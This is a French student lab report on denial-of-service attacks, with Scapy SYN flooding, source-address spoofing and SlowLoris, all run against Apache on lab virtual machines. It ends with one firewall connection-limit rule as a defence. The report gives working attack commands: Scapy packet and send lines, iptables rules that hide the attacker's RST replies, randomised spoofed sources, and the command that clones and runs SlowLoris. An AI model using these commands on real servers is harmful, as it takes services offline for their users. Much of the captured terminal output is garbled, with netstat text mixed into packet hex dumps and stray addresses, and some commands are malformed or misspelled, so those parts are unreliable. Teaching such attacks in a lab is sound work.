

Techniques d'attaque - DDOS

Tristan BILOT, Nora DELFAU, Enzar SALEMI, Madushan THAMBITHURAI
EPITA

10 juin 2021

I. Notes

Paquet RST : Un paquet TCP Reset (RST) est utilisé par un expéditeur TCP pour indiquer qu'il n'acceptera ni ne recevra plus de données. Les périphériques de gestion de réseau hors chemin peuvent générer et injecter des paquets de réinitialisation TCP afin de mettre fin aux connexions indésirables.

Règle iptable :

Pour attaquer le serveur cible (192.168.56.102), on peut insérer les règles iptables suivantes dans les VM attaquantes respectives :

```
iptables -A OUTPUT -p tcp -s 192.168.56.101 --tcp-flags RST RST -j DROP
iptables -A OUTPUT -p tcp -s 192.168.56.103 --tcp-flags RST RST -j DROP
```

Remarque : Cette règle SUPPRIMERA les paquets de la chaîne de SORTIE qui ont le drapeau RST défini. Les règles iptables ne s'appliqueront pas aux paquets générés par Scapy, qui crée le paquet entier dans son espace. Cependant, les paquets malformés/manipulés fabriqués par Scapy seront vus par le noyau, qui enverra des réponses RST (réinitialisations) à la cible, puisque ce dernier (le noyau de l'attaquant) n'a pas initié cette communication TCP. Pour éviter cela, nous devons utiliser les règles iptables ci-dessus, afin que les RST du noyau n'atteignent pas la cible - sinon, le tampon SYN de la cible ne sera pas plein et l'attaque DDoS échouera.

II. Déni de service par syn flooding sur un serveur web

Nous avons une machine attaquant (à gauche) et une machine victime (à droite). Ces deux machines serviront durant tout le déroulement du TP.

```

[enzar@kali:~] $ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:26:b5:98:88 txqueuelen 0 (Ethernet)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.4.39 netmask 255.255.255.0 broadcast 192.168.4.255
        inet6 fe80::42:26ff:fe98:88%eth0 brd fe80::ff:fe98:88%eth0 scopeid 0x20<link>
            ether 02:42:26:b5:98:88 txqueuelen 1000 (Ethernet)
            RX packets 32 bytes 3129 (3.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopid 0x10<host>
            loop txqueuelen 1000 (Boucle locale)
            RX packets 133 bytes 13300 (13.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 201 bytes 129681 (126.6 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[enzar@kali:~] # /etc/init.d/apache2 start
[sudo] Mot de passe de enzar :
[enzar@kali:~] 

```

a) Créer le paquet p et envoyer le au serveur avec la commande sendp

p=IP(dst="137.194.35.X",id=1111)/TCP(dport=80,seq=12345,ack=1000>window=1000,flags="S")/"SYN flooding"
sendp(p, loop=1)

b) Lancer l'attaque avec la commande *sendp(EtherO/p, loop=1)*

Sur la capture Wireshark de la machine cible, on retrouve les requêtes TCP de l'attaquant, les réponses de la machine cible et des paquets labellisées RST retournées par la machine de l'attaquant automatiquement.

Un paquet TCP RST est utilisé dans le cas où l'envoyeur (ici l'attaquant) ne souhaite plus recevoir ni envoyer de données. Le paquet RST met donc fin à la demande de connexion.

```

[enzar@kali:~] $ ./Scapy2.4.4
Scapy2.4.4
100     if isinstance(post_transform, list):
101         self.post_transforms = post_transform
AttributeError: 'windows' object has no attribute 'post_transforms'
>>> p = IP(dst="192.168.4.34", id=1111)/TCP(dport=80, seq=12345, ack=1000, window=1000, flags="S")/"SYN Flooding"
>>> sendp(EtherO/p, loop=1)

```

No.	Time	Source	Destination	Protocol	Length	Info
1708	15.15.04.04.261	192.168.4.34	192.168.4.34	TCP	60	→ 80 [RST] Seq=1 Win=0
1709	15.15.04.04.8886	192.168.4.34	192.168.4.34	TCP	66	[TCP Retransmission] 20 → 80 [RST] Seq=1 Win=0
1710	15.15.04.04.8887	192.168.4.34	192.168.4.34	TCP	58	[TCP Retransmission] 20 → 80 [RST] Seq=1 Win=0
1711	15.15.04.04.88876	192.168.4.34	192.168.4.34	TCP	60	→ 80 [RST] Seq=1 Win=0
1712	15.15.04.04.6698	192.168.4.35	192.168.4.34	TCP	66	[TCP Retransmission] 20 → 80 [RST] Seq=1 Win=0
1713	15.15.04.04.7447	192.168.4.34	192.168.4.34	TCP	58	[TCP Previous segment not acknowledged] 20 → 80 [RST] Seq=1 Win=0
1714	15.15.04.04.95959	192.168.4.34	192.168.4.34	TCP	60	→ 80 [RST] Seq=1 Win=0
1715	15.15.04.04.95960	192.168.4.34	192.168.4.34	TCP	60	[TCP Retransmission] 20 → 80 [RST] Seq=1 Win=0
1716	15.15.04.04.95961	192.168.4.34	192.168.4.34	TCP	58	[TCP Previous segment not acknowledged] 20 → 80 [RST] Seq=1 Win=0
1717	15.15.04.04.95961	192.168.4.34	192.168.4.34	TCP	60	→ 80 [RST] Seq=1 Win=0
1718	15.15.04.04.95961	192.168.4.34	192.168.4.34	TCP	66	[TCP Retransmission] 20 → 80 [RST] Seq=1 Win=0
1719	15.15.04.04.95962	192.168.4.34	192.168.4.34	TCP	58	[TCP Previous segment not acknowledged] 20 → 80 [RST] Seq=1 Win=0
1720	15.15.04.04.95963	192.168.4.34	192.168.4.34	TCP	60	→ 80 [RST] Seq=1 Win=0
1721	15.15.04.04.95964	192.168.4.34	192.168.4.34	TCP	60	→ 80 [RST] Seq=1 Win=0

Frame 1: 215 bytes on wire (1720 bits), 215 bytes captured (1720 bits) on interface eth0, id 0
 Ethernet II, Src: RivetNet (0c:06:d0:c8:8c:3f), Dst: IPv4mcast_7ff:ffff:fa (01:00:5e:7f:ff:fa)
 Internet Protocol Version 4, Src: 192.168.4.28, Dst: 239.255.255.250
 User Datagram Protocol, Src Port: 64301, Dst Port: 1900
 Simple Service Discovery Protocol

0000 04 00 5e 7f ff fa 0c b6 d0 c9 9c 3f 08 00 45 09 .
0001 00 00 00 00 00 00 01 10 0d 09 29 08 00 00 00 00 .
0002 ff fa fb 20 07 0c 00 b5 b5 b5 4d 20 53 45 41 52 .
0038 43 48 20 26 29 48 54 54 50 2f 31 31 0d 01 08 00 CH .
0040 4f 53 54 39 29 32 33 39 26 32 35 35 24 32 33 35 HST .
0056 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .
22 73 73 64 79 34 04 69 73 03 07 76 05 72 22 0d 00 "ssdp:discover"
0076 4d 58 3d 29 31 0d 08 a5 53 54 3a 20 75 72 62 3a MX: 1: ST: urn: .
0080 e4 69 01 60 2d 04 66 73 69 73 63 72 65 60 0e dialup . tiscreen
0081 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 6c 3a 31 06 08 a5 53 45 52 2d 41 47 45 46 54 3a 1:1: USE R-AGENT: .
0080 20 4d 69 63 72 6f 73 6f 66 74 20 45 64 67 65 2f Microsoft Edge/
0080 39 31 2e 36 2e 38 36 34 2e 34 31 26 57 69 66 64 91.0.864 .41 Wind
0080 6f 77 03 06 08 6a 00 00 00 00 00 00 00 00 00 00 0WS

c) Vérifier le résultat de l'attaque sur la machine de votre collègue avec la commande (netstat -ant, netstat -s)

D'après la commande “`netstat -ant`”, le port 80 (comme tous les autres ports) de la machine cible sont toujours en état d'écoute.

En affichant les statistiques avec la commande “`netstat -s`”, on remarque que parmi les 5412 requêtes reçues, seules 26 connexions ouvertes sont encore actives et toutes les autres sont en échec à cause des requêtes RST.

Kali victim [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

enzar@kali: ~ enzar Capture en cours

Fichier Actions Éditer Vue Aide Analyser Statistiques Téléphonie Wireless Outils Aide

↳ \$ sudo service apache2 start
[sudo] Mot de passe de enzar :

(enzar@kali:~) [~]
\$ netstat -ant
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale Adresse distante Porte Etat Protocole Le
tcp 0 0 127.0.0.1:9392 0.0.0.0:* 34 LISTEN TCP
tcp 0 0 127.0.0.1:5432 0.0.0.0:* 35 LISTEN TCP
tcp6 0 0 :::80 0.0.0.0:34 LISTEN TCP
tcp6 0 0 ::1:5432 0.0.0.0:34 LISTEN TCP
(enzar@kali:~) [~]
\$ netstat -s
Ip:
Forwarding: 1 192.168.4.35 192.168.4.34 TCP
10877 total packets received 8.4.35 192.168.4.34 TCP
0 forwarded 192.168.4.35 192.168.4.34 TCP
0 incoming packets discarded 192.168.4.35 192.168.4.34 TCP
10836 incoming packets delivered 192.168.4.35 192.168.4.34 TCP
5412 requests sent out
Icmp:
Histogramme d'entrée ICMP 192.168.4.35 192.168.4.34 TCP
0 ICMP messages received 192.168.4.35 192.168.4.34 TCP
0 input ICMP message failed 192.168.4.35 192.168.4.34 TCP
Histogramme d'entrée ICMP 192.168.4.35 192.168.4.34 TCP
0 ICMP messages sent every Protocol 192.168.4.35 192.168.4.34 TCP
0 ICMP messages failed 192.168.4.35 192.168.4.34 TCP
Histogramme de sortie ICMP
Tcp:
26 active connection openings 192.168.4.35 192.168.4.34 TCP
0 passive connection openings 192.168.4.35 192.168.4.34 TCP
5378 failed connection attempts 192.168.4.35 192.168.4.34 TCP
0 connection resets received 192.168.4.35 192.168.4.34 TCP
0 connections established 192.168.4.35 192.168.4.34 TCP
10783 segments received 192.168.4.35 192.168.4.34 TCP
5411 segments sent out 192.168.4.35 192.168.4.34 TCP
7 segments retransmitted 192.168.4.35 192.168.4.34 TCP
0 bad segments received 192.168.4.35 192.168.4.34 TCP
26 resets sent 192.168.4.35 192.168.4.34 TCP
Udp:
0 packets received 192.168.4.35 192.168.4.34 UDP
0 packets to unknown port received 192.168.4.35 192.168.4.34 UDP
0 packet receive errors 192.168.4.35 192.168.4.34 UDP
0 packets sent 192.168.4.35 192.168.4.34 UDP
0 receive buffer errors 192.168.4.35 192.168.4.34 UDP
0 send buffer errors 192.168.4.35 192.168.4.34 UDP
IgnoredMulti: 32 192.168.4.35 192.168.4.34 UDP
UdpLite:
TCPExt:
5352 resets received for embryonic SYN_RECV sockets 192.168.4.35 192.168.4.34 TCP
0 packet headers predicted 192.168.4.35 192.168.4.34 TCP
TCPSynRetrans: 7 192.168.4.35 192.168.4.34 TCP
TCPACKSkippedSynRecv: 13 192.168.4.35 192.168.4.34 TCP
IpExt:
eth0: <live capture in progress> Paquets: 16199 Am

- d) Est-ce que l'attaque a réussi à ouvrir des centaines de connexions sur le serveur victime ? sinon, pourquoi ?

D'après nos observations, l'attaque n'a pas réussi. Le serveur est toujours disponible et l'ensemble des requêtes ont été soit approuvées soit refusées. Les requêtes n'ont donc pas pu s'accumuler dans la mémoire du serveur pour le rendre instable.

Le problème vient des paquets RST qui ont interrompu toutes les demandes de connexions et qui ont permis à la cible de vider sa mémoire des requêtes TCP.

- e) Les paquets générés par Scapy passeront par le noyau, qui va envoyer des réponses RST (les réinitialisations) à la cible, car le noyau de la machine attaquante n'avait pas initié les sessions TCP. Pour éviter cette situation, ajouter une règle iptables pour empêcher votre machine d'envoyer les RSTs. Sinon, l'attaque va échouer

i) `iptables -A OUTPUT -p tcp -s 137.194.X.Y --tcp-flags RST RST -j DROP`

137.194.X.Y est l'adresse IP de votre machine

- f) Lancer l'attaque avec la commande srloop et vérifier la réponse $ans,unans=srloop(p,inter=0.01,timeout=5)$.

Lors de l'attaque, la machine cible répond avec de SA (SYN-ACK). Mis à part les quatre premières requêtes, toutes les autres connexions TCP échouent.

- g) Afficher le résultat (`ans.summary()` pour `answered` et `unans.summary()` pour `unanswered`)

En affichant le résumé des paquets ayant reçu une réponse ou non, nous observons que toutes les requêtes TCP de l'attaquant ont obtenu une réponse de la cible. A l'inverse, les paquets envoyés par la machine de la victime n'ont fait l'objet d'aucune réponse. Les paquets RST précédemment observés ont donc bien été supprimés.

h) Vérifier le résultat de l'attaque sur la machine de votre collègue avec la commande (`netstat -ant` et voir les statistiques avec la commande `netstat -s`)

Encore une fois, au vu des informations renvoyées par “netscan -s”, seules 26 connexions sont actives.

```

Kali victime [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
enzar@kali: ~ enzar@kali:
Fichier Actions Éditer Vue Aide Analyser Statistiques Téléph
Ip:
Forwarding: 1
11349 total packets received
0 forwarded
0 incoming packets discarded
11132 incoming packets delivered
5538 requests sent out
Source Destination
No. No. No. No.
Icmp:
0 ICMP messages received 192.168.4.35 192.168.4.34
0 input ICMP message failed 192.168.4.35 192.168.4.34
Histogramme d'entrée ICMP 192.168.4.34 192.168.4.35
0 ICMP messages sent 192.168.4.35 192.168.4.34
0 ICMP messages failed 192.168.4.35 192.168.4.34
Histogramme de sortie ICMP 192.168.4.34 192.168.4.35
Tcp:
26 active connection openings 192.168.4.35 192.168.4.34
0 passive connection openings 192.168.4.35 192.168.4.34
5378 failed connection attempts 192.168.4.35 192.168.4.34
0 connection resets received 192.168.4.35 192.168.4.34
0 connections established
11006 segments received (1720 bits), 215 bytes
5537 segments sent out
128 segments retransmitted 4, Src: 192.168.4.28, Dst:
0 bad segments received, Src Port: 64301, Dst Port: 1
26 resets sent Discovery Protocol
Udp:
0 packets received
0 packets to unknown port received
0 packet receive errors
0 packets sent
0 receive buffer errors
0 send buffer errors
IgnoredMulti: 42
UdpLite:
TcpExt:
5352 resets received for embryonic SYN_RECV sockets
0 packet headers predicted b6 d0 c8 8c 3f 08 00 45 00
TCPTimeouts: 30
TCPSynRetrans: 128
TCPACKSkippedSynRecv: 135
IpExt:
InMcastPkts: 86
OutMcastPkts: 3
InBcastPkts: 42
InOctets: 584563
OutOctets: 243960
InMcastOctets: 2580
OutMcastOctets: 120
InBcastOctets: 5871
InNoECTPkts: 11349
(enzar@kali)-[~]
$ eth0: <live capture in progress>

```

- i) Est-ce que l'attaque a réussi à ouvrir des milliers de connexions sur le serveur victime ? sinon, pourquoi ?

L'attaque n'a **toujours pas réussi** malgré le blocage des paquets RST. Comme remarqué dans la capture Wireshark, la machine cible renvoie un paquet indiquant que la connexion faite par la paire IP/Port de la machine de l'attaquant a déjà lieu. Toutes les connexions **émanant d'un même port** de la machine qu'un connexion déjà initiée seront rejetées.

- j) Vérifier le temps d'attente du système après la réception d'un SYN avec la commande `cat /proc/sys/net/ipv4/tcpack_retries`, si vous voulez le modifier, ouvrez le fichier `/etc/sysctl.conf` et y écrire `net.ipv4.tcp_synack_retries = X`, où X est la valeur souhaitée (1, par exemple). Ensuite appliquez le changement avec la commande `sysctl -p /etc/sysctl.conf`, vérifier la nouvelle valeur.

Les fichiers `/proc/sys/net/ipv4/tcpack_retries` et `/etc/sysctl.conf` n'existent pas sur le système Kali Linux. Nous n'avons pas trouvé d'équivalent.

- k) Ajouter la règle Firewall suivante sur la machine de l'attaquant et relancer l'attaque `iptables -A OUTPUT -p tcp -s 137.194.X.Y --tcp-flags RST RST -j DROP` avec 137.194.X.Y est l'adresse IP de la machine de l'attaquant si vous tapez la commande `netstat -ant` sur la machine de la victime, vous remarquez que des centaines de connexions semi ouvertes avec le label `SYN_RECEIVED` sont affichées. Donc, l'attaque a fonctionné. Justifiez le rôle de la règle ci-dessus.

Aucune modification, la question posée est la même que la précédente

- l) Effacer la règle du Firewall avec la commande `iptables -D OUTPUT -p tcp -s 137.194.X.Y --tcp-flags RST RST -j DROP` Pour afficher la liste des règles : `iptables -L`

```

Kali attaquant [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
enzar qterminal enzar Capture en cours... 06:21 PM
(enzar㉿kali)-[~]
$ sudo iptables -D OUTPUT -p tcp -s 137.194.1.1 --tcp-flags RST RST -j DROP
(enzar㉿kali)-[~]
$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source         destination
target     prot opt source         destination
Chain FORWARD (policy DROP)
target     prot opt source         destination
target     prot opt source         destination
target     prot opt source         anywhere       anywhere      ctstate RELATED,ESTABLISHED
ACCEPT    all   --  anywhere       anywhere      ctstate RELATED,ESTABLISHED
Chain OUTPUT (policy ACCEPT)
target     prot opt source         destination
target     prot opt source         destination
Chain DOCKER (1 references)
target     prot opt source         destination
Chain DOCKER-ISOLATION-STAGE-1 (1 references)
target     prot opt source         destination
target     prot opt source         destination
Chain DOCKER-ISOLATION-STAGE-2 (1 references)
target     prot opt source         destination
Chain DOCKER-USER (1 references)
target     prot opt source         destination
(enzar㉿kali)-[~] ff fa 9c b6 d0 c8 8c 3f 08 00 45 00  A ? E
(enzar㉿kali)-[~] ff fa e9 1b 07 6c 00 b5 0d c8 4d 2d 53 45 41 52  I M-SEAR
43 48 20 2a 20 48 54 54 50 2f 31 2e 31 0d 0a 48  OH * HTT P/1.1 H
4f 53 54 3a 20 32 33 39 2e 32 35 2e 32 35 35  OST: 239 .255.255
2e 32 35 30 3a 31 39 30 30 0d 0a 4d 41 4e 3a 20  .250:190 0 MAN:
22 73 73 64 70 3a 64 69 73 63 6f 76 65 72 22 00  "ssdidi:discover"


```

m) Lancez maintenant l'attaque en utilisant des adresses IP sources aléatoires et des ports sources aléatoires. Vous constatez que l'attaque va fonctionner sans l'ajout d'une règle de firewall.


$p=IP(src=RandIP(),dst="137.194.35.X",id=1111)/TCP(sport=RandShort(),dport=80,s eq=12345 ,ack=1000,window=1000,flags="S")/"SYN flooding"$

Vérifiez le résultat avec la commande netstat -ant sur la machine victime.

Avec la randomisation des ports et des IPs, l'attaque a pu marcher. A l'aide de la commande "netstat -ant", nous avons remarqué un nombre important de connexions actives labellisées SYN-RECV indiquant qu'une requête de connexion a été reçue. Ceci vient du fait que l'attaquant ne cible plus le même port et donc plusieurs connexions simultanées peuvent désormais se faire.



Voici une autre screen sur Wireshark.



```

(enzar@kali)-[~]
$ sudo netstat -s
Ip:
Forwarding: 1
15978 total packets received
0 forwarded
0 incoming packets discarded
15320 incoming packets delivered
7640 requests sent out
43.29.63.19
Icmp:
0 ICMP messages received
26.205.126.176
0 input ICMP message failed
43.29.63.19
Histogramme d'entrée ICMP
0 ICMP messages sent 192.168.4.34
192.168.4.34
0 ICMP messages failed 128.175.164.71
Histogramme de sortie ICMP
Tcp:
38 active connection openings
22.244.222.41
0 passive connection openings
43.29.63.19
7353 failed connection attempts
128.175.164.71
0 connection resets received
192.168.4.34
0 connections established
207.35.44.114
15018 segments received
26.205.126.176
7639 segments sent out
207.35.44.114
226 segments retransmitted
0 bad segments received
56.240.162.87
38 resets sent
128.175.164.71
Udp:
0 packets received 75.123.86
192.168.4.34
0 packets to unknown port received
43.29.63.19
0 packet receive errors
100.135.207.159
0 packets sent
128.175.164.71
0 receive buffer errors
207.35.44.114
0 send buffer errors
113.203
192.168.4.34
IgnoredMulti: 70
UdpLite: 147.58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface
TcpExt:
7315 resets received for embryonic SYN_RECV sockets
0 packet headers predicted
TCPTimeouts: 132
TCPSynRetrans: 226
TCPACKSkippedSynRecv: 164
IpExt:
InMcastPkts: 234
OutMcastPkts: 3
InBcastPkts: 70
InOctets: 863242
OutOctets: 336592
InMcastOctets: 7024
OutMcastOctets: 120
InBcastOctets: 11014
InNoECTPkts: 15978

```

Bacnets: 217 Affiches: 21

III. Déni de service au niveau applicatif par l'outil SlowLoris sur un serveur web Apache

Lancer le serveur apache: `sudo ./httpd -k start` et vérifiez que le serveur fonctionne en se connectant via un browser au serveur.

```

It works!
(enzar@kali)-[~]/Téléchargements/httpd-2.2.10
$ ls
ABOUT_APACHE buildconf configure.in imits Makefile.in NGINXMakefile support
CREDITS buildconf.mk configure.in INSTALL Makefile.win VERSIONING
Apache.dsw CHANGES limits.conf InstallerBin.dsp modules README
apacheconf.ncp.zip config.layout emacs-style LAYOUT modules.c README_platforms
Build  modules.h LICENSE modules.hg modules.o server
BuildAll.dsp config.nice httpd.dsp NOTICE modules.spec srclib
BuildBin.dsp config.status httpd.spec Makefile NOTICE srclib
$ sudo ./httpd -k start
it: httpd: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName
$ 


```

L'étape suivante consiste à installer le script en perl de l'attaque SlowLoris. Pour cela téléchargez SlowLoris avec l'outil git en tapant la commande:

```
git clone https://github.com/gkbrk/slowloris.git  
cd slowloris  
sudo ./slowloris.py -v -s 1500 137.194.183.150
```

Reconnectez-vous au serveur apache. Conclure !

Pendant l'exécution du script, le serveur apache n'est plus capable de s'actualiser. Il charge en permanence sans répondre.



Tapez la commande : `netstat -ant` sur la machine du serveur pour afficher le nombre de connexions.

La commande “`netstat -ant`” remonte un nombre très important de connexions sur le serveur et semble sans limite (au-delà de 767 connexions).

```
(enzar@kali)-[~/Téléchargements/slowloris]
$ sudo netstat -ant
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale(ipserv)      Adresse distante      modu Etat      RéSUMé
tcp        0      0 127.0.0.1:9392 0.0.0.0:*          0.0.0.0:*
tcp        0      0 127.0.0.1:5432 0.0.0.0:*
tcp6       0      0 ::1:80 [~Téléchargements/httpd-2]  ::*:*
tcp6       0      0 ::1:5432  :::*
tcp6      407 192.168.4.34:80 192.168.4.35:51452 Filed LAST_ACK 0.0.0.0:*
tcp6      407 192.168.4.34:80 192.168.4.35:52206 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:52002 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:52090 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51974 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51444 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51612 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51022 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:50848 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:50796 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51256 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51978 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51264 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:50946 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51200 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51414 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51608 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51166 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51056 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:52054 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:50934 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51104 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51476 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51802 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:50912 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51304 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51704 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51214 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51826 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:50794 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51096 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51310 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51576 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:52294 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51964 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51202 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51454 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51500 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51988 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:52166 LAST_ACK
tcp6      407 192.168.4.34:80 192.168.4.35:51256 LAST_ACK
```

Pour contrer SlowLoris

- Première ligne de défense. Ajoutez une règle au firewall linux :

`iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 100 -j DROP`

